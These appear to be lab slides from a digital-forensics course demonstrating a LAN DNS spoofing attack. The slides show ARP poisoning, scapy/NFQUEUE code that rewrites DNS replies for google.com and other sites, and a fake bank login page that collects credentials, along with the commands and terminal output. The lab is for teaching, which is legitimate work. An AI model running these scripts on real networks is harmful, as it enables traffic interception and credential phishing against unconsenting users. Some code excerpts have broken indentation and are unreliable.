

DNS Spoofing Forensics

Lab Files: [dns_spoof](#)



Goal

- Create a fake bank login page
- Redirect users to the fake page if a user types an incorrect URL address
- The user must be in the same LAN



What is DNS Spoofing Attack




google.com
172.217.19.142



DNS Server
8.8.8.8


1. Attacker intercepts a DNS request

google.com
172.217.19.142




2. Attacker forwards the DNS request to the DNS server

google.com
172.217.19.142



3. Attacker receives the DNS response

google.com
172.217.19.142



4. Attacker modifies the DNS response and back a fake IP to the victim

Create a fake bank login page

Create a working folder


```
(student@kalit01)-[~]  
$ mkdir dns_spoof  
  
(student@kalit01)-[~]  
$ cd dns_spoof
```

Copy the login page to /var/www/html

```
(student@kalit01)-[~/dns_spoof]  
$ wget -q https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Networking_Forensics/lab_files/dns_spoof/index.html  
  
(student@kalit01)-[~/dns_spoof]  
$ sudo cp index.html /var/www/html/.  
  
(student@kalit01)-[~/dns_spoof]  
$ ll /var/www/html/index.html  
-rw-r--r-- 1 root root 489 Mar 15 22:06 /var/www/html/index.html
```



Verify the fake page



Key components of DNS attacks

- ARP poisoning
 - Attack (Kali) launches the Man-In-The-Middle attack
- DSN spoof
 - Attack (Kali) forwards the DSN query to the DSN server
 - Attack (Kali) intercepts the DSN response and provides a fake IP



Download two files

```
(student@kalit01)-[~/dns_spoof]  
$ wget -q https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Networking_Forensics/lab_files/dns_spoof/arp.py
```

```
(student@kalit01)-[~/dns_spoof]  
$ wget -q https://raw.githubusercontent.com/frankwxu/digital-forensics-lab/main/Networking_Forensics/lab_files/dns_spoof/dns_spoof.py
```



```
2. 136.160.215.15 (student) 3. 136.160.215.194 (student)
Detach tab Toggle scaling Fullscreen Fit to window size Set connection password Hide bar Reconnect Disconnect
Hello World — Mozilla ... student@kalit01: ~/dns... 08:46 PM

student@kalit01: ~/dns_spoof
student@kalit01: ~/dns_spoof 95x10



$ sudo python3 arp.py 136.160.215.194 136.160.215.1 1.
[sudo] password for student:
[!] Enabling IP Routing...
[!] IP Routing enabled.
[+] Sent to 136.160.215.194 : 136.160.215.1 is-at 00:50:56:86:cb:fc
[+] Sent to 136.160.215.1 : 136.160.215.194 is-at 00:50:56:86:cb:fc
[*] Packets Sent 2[+] Sent to 136.160.215.194 : 136.160.215.1 is-at 00:50:56:86:cb:fc
[+] Sent to 136.160.215.1 : 136.160.215.194 is-at 00:50:56:86:cb:fc
[*] Packets Sent 4[+] Sent to 136.160.215.194 : 136.160.215.1 is-at 00:50:56:86:cb:fc
[+] Sent to 136.160.215.1 : 136.160.215.194 is-at 00:50:56:86:cb:fc

student@kalit01: ~/dns_spoof 95x22

(student@kalit01)-[~/dns_spoof]
$ sudo python3 dns_spoof.py 2.

[sudo] password for student:
2023-03-15 20:42:54,269 - Snoofing....
2023-03-15 20:43:04,444 - [original] DNSRR / DNSRR / DNSRR
2023-03-15 20:43:04,444 - [not modified] b'telemetry-incoming.r53-2.services.mozilla.com.'
2023-03-15 20:43:09,823 - [original] DNSRR / DNSRR / DNSRR / DNSRR / DNSRR / DNSRR
```





```
student@seed-labs01: ~  
[03/15/23] student@seed-labs01:~$ ping ubalt.com  
PING ubalt.com (136.160.215.15) 56(84) bytes of data.  
^C64 bytes from 136.160.215.15: icmp_seq=1 ttl=64 time=0.161 ms  
  
--- ubalt.com ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.161/0.161/0.161/0.000 ms  
[03/15/23] student@seed-labs01:~$
```

The IP hosts fake bank login page



```
student@seed-labs01: ~  
[03/15/23] student@seed-labs01:~$ curl google.com  
<!DOCTYPE html>  
<html>  
  
<head>  
  <title>Bank.com Login</title>  
</head>  
  
<body>  
  <h1>Bank.com Login</h1>  
  <form action="#" method="post">  
    <label for="username">Username:</label>  
    <input type="text" id="username" name="username" required><br><br>  
  
    <label for="password">Password:</label>  
    <input type="password" id="password" name="password" required><br><br>  
  
    <input type="submit" value="Login">  
  </form>  
</body>  
</html>[03/15/23] student@seed-labs01:~$
```

Note: Browser can detect DNS attack



Key functions

```
15 def __call__(self):
16     log.info("Snoofing...")
17     os.system(
18         f'iptables -I FORWARD -j NFQUEUE --queue-num {self.queueNum}')
19     self.queue.bind(self.queueNum, self.callBack)
20     try:
21         self.queue.run()
22     except KeyboardInterrupt:
23         os.system(
24             f'iptables -D FORWARD -j NFQUEUE --queue-num {self.queueNum}')
25     log.info("[!] iptable rule flushed")
```

Forward

The rule triggers a
callback function

Delete the rule if Contr+c

```

def callBack(self, packet):
    scapyPacket = IP(packet.get_payload())
    if scapyPacket.haslayer(DNSRR):
        try:
            log.info(f'[original] {scapyPacket[DNSRR].summary()}')
            queryName = scapyPacket[DNSQR].qname
            if queryName in self.hostDict:
                scapyPacket[DNS].an = DNSRR(
                    rrname=queryName, rdata=self.hostDict[queryName])
                scapyPacket[DNS].ancount = 1
                del scapyPacket[IP].len
                del scapyPacket[IP].chksum
                del scapyPacket[UDP].len
                del scapyPacket[UDP].chksum
                log.info(f'[modified] {scapyPacket[DNSRR].summary()}')
            else:
                log.info(f'[not modified] {scapyPacket[DNSRR].rdata}')
            except IndexError as error:
                log.error(error)
            packet.set_payload(bytes(scapyPacket))
            return packet.accept()

```

modified IP

Modify the response DNS

```
if __name__ == '__main__':
```



```
if __name__ == '__main__':  
    try:  
        hostDict = {  
            b"google.com.": "136.160.215.15",  
            b"facebook.com.": "136.160.215.15",  
            b"ubalt.com.": "136.160.215.15",  
            b"ubalt.edu.": "136.160.215.15",  
            b"boogle.com.": "136.160.215.15"  
        }  
        queueNum = 1  
        log.basicConfig(format='%(asctime)s - %(message)s',  
                        level = log.INFO)  
        snoof = DnsSnoof(hostDict, queueNum)  
        snoof()  
    except OSError as error:  
        log.error(error)
```


Analyze DNS spoof traffic



You work on this

